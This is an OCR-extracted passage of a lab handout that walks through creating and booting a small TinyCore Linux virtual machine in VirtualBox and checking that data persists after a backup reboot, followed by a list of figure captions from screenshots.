
9. Now click on the ***Exit icon*** at the bottom, and on the ***exit options***, select ***Reboot*** and backup options ***Backup*** and then press ***ok*** (Figure 24)

10. After the VM restarts, open the editor again, and this time click ***File –> Open File***. In the new window, you should see the file you saved earlier (Figure 25)

11. You can open it again if you want, but seeing it listed is good enough to know that data persistence via backup is working

End of Lab

List of Figures



Oracle VM VirtualBox Manager

Windows 10 Clean (Linked Base for Windows 10 Clean and virus Windows 10 Clean Clone)
Powered Off

virus Windows 10 Clean Clone (Original - No tools,no malware)
Powered Off

pfSense-fw
Powered Off

pfSense Ubuntu
Powered Off

General

Name: Orange DHCP Server
Operating System: Ubuntu (64-bit)

System

Base Memory: 2048 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization


Display

Video Memory: 16 MB

Preview

Orange DHCP Server

Figure 1 – Create a new VM



Create Virtual Machine

Virtual machine Name and Operating System

Please choose a descriptive name and destination folder for the new virtual machine. The name you choose will be used throughout VirtualBox to identify this machine. Additionally, you can select an ISO image which may be used to install the guest operating system.

Name: TinyCoreLinux

Folder: C:\Users\mheat\VirtualBox VMs

ISO Image: C:\Users\mheat\Downloads\CorePlus-current.iso

Edition:


Type: Linux

Version: Other Linux (64-bit)

□ Skip Unattended Installation

OS type cannot be determined from the selected ISO, the guest OS will need to be installed manually.

Figure 2 – Completing the VirtualBox VM form



Create Virtual Machine

Hardware


You can modify virtual machine's hardware by changing amount of RAM and virtual CPU count. Enabling EFI is also possible.

Base Memory: 256 MB

Processors: 1

☐ Enable EFI (special OSes only)

Figure 3 – decrease the memory to 256MB



Create Virtual Machine

Virtual Hard disk

If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select an existing one. Alternatively you can create a virtual machine without a virtual hard disk.

● Create a Virtual Hard Disk Now

Disk Size: 500 MB

4.00 MB 2.00 TB


□ Pre-allocate Full Size

○ Use an Existing Virtual Hard Disk File

remnux-v7-focal-disk001.vdi (Normal, 60.00 GB)

○ Do Not Add a Virtual Hard Disk

Figure 4 – Decrease the Virtual Hard Disk to 500 MB



Summary

The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.

Machine Name and OS Type	
Machine Name	TinyCoreLinux
Machine Folder	C:/Users/mheat/VirtualBox VMs/TinyCoreLinux
ISO Image	C:\Users\mheat\Downloads\CorePlus-current.iso
Guest OS Type	Other Linux (64-bit)
Skip Unattended Install	false
Hardware	
Base Memory	512
Processor(s)	1
EFI Enable	false
Disk	
Disk Size	8.00 GB
Pre-allocate Full Size	false

Figure 5 – Finish the VM changes





Figure 6 – Mouse integration in VirtualBox VMs



TinyCoreLinux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Right Ctrl

```
Core plus networking, installation, and remastering.

Boot Core Plus with default FLWM topside.
Boot Core Plus with Joe's Window Manager.
Boot Core Plus with ICE Window Manager.
Boot Core Plus with Fluxbox Window Manager.
Boot Core Plus with Hackedbox Window Manager.
Boot Core Plus with Openbox Window Manager.
Boot Core Plus with FLWM Classic Window Manager.
Boot Core with only X/GUI (TinyCore).
Boot Core with X/GUI (TinyCore) + Installation Extension.
Boot Core with X/GUI (TinyCore) + Wifi Extension.
Boot Core with X/GUI (TinyCore) + Wifi + Firmware.
Boot Core to command line only. No X/GUI or extensions.
Boot Core without embedded extensions with waitusb=5.

Press ENTER to boot, TAB to edit, or press F1 for more information.

Boot Core with flwm_topside, X/GUI, and the installation extension.
Extensions are loaded mount mode. Boot media is not removable.
Use TAB to edit desktop= to boot to alternate window manager.
```

Figure 7 – First time boot instructions for TinyCore Linux


